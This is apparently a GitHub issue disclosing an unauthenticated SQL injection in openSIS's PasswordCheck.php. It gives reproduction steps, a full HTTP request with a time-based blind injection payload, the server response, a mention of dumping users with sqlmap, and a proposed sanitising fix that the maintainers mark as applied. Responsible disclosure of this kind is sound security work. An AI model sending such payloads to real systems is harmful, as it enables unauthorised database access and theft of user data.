New issue

Jump to bottom


Unauthenticated SQL Injection in PasswordCheck.php file #191

Closed KietNA-HPT opened this issue on Sep 1, 2021 · 3 comments

KietNA-HPT commented on Sep 1, 2021 • edited

Description:

Because of lacking of sanitizer of input data at two parameters `$_GET['usrid']` and `$_GET['prof_id']` in `PasswordCheck.php` file, The Unauthenticated user can inject sql code and get all informations in database



Use sqlmap tool dump users of database

To Reproduce

SQL INJECTION

Steps to reproduce the behavior:

1. Acess `PasswordCheck.php` file

2. Add `?password=P@a&usrid=[inject sql code in here]&prof_id=[inject sql code in here]` behind `PasswordCheck.php` file

Request

```
GET /PasswordCheck.php?password=P@a&usrid=1&prof_id=1%27%20AND%20(SELECT%209714%20FROM%20(SELECT(SLEEP(5)))vGYX)--%20- HTTP/1.1
Host: 172.16.0.12:2222
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: PHPSESSID=bcq1n5bpstl0b93h22v51uv2sc
Upgrade-Insecure-Requests: 1
```

Response

```
HTTP/1.1 200 OK
Date: Wed, 01 Sep 2021 10:46:49 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/7.4.21
X-Powered-By: PHP/7.4.21
Content-Length: 2
Connection: close
Content-Type: text/html; charset=UTF-8


0
```

Solution:

use `sqlSecurityFilter()` function in `functions/SqlSecurityFnc.php`

```
include("functions/SqlSecurityFnc.php");
$usrid = sqlSecurityFilter($_GET['usrid']);
$res_pass_chk = DBGet(DBQuery("SELECT * FROM login_authentication WHERE PASSWORD = '".md5($_GET['password'])."' AND USERNAME!='".$usrid."' AND
PROFILE_ID!='".intval($_GET['prof_id'])."'"));
```

KietNA-HPT commented on Sep 6, 2021 — Author

I have added solution for this issue **@openSISAdmin**

openSISAdmin commented on Sep 9, 2021 — Member

Fixed

openSISAdmin closed this as completed on Sep 9, 2021

nu11secur1ty commented on Oct 30, 2021

> Fixed

Good, thank you!
BR **@nu11secur1ty**

Assignees
No one assigned

Labels
None yet

Projects
None yet

Milestone
No milestone

Development
No branches or pull requests

3 participants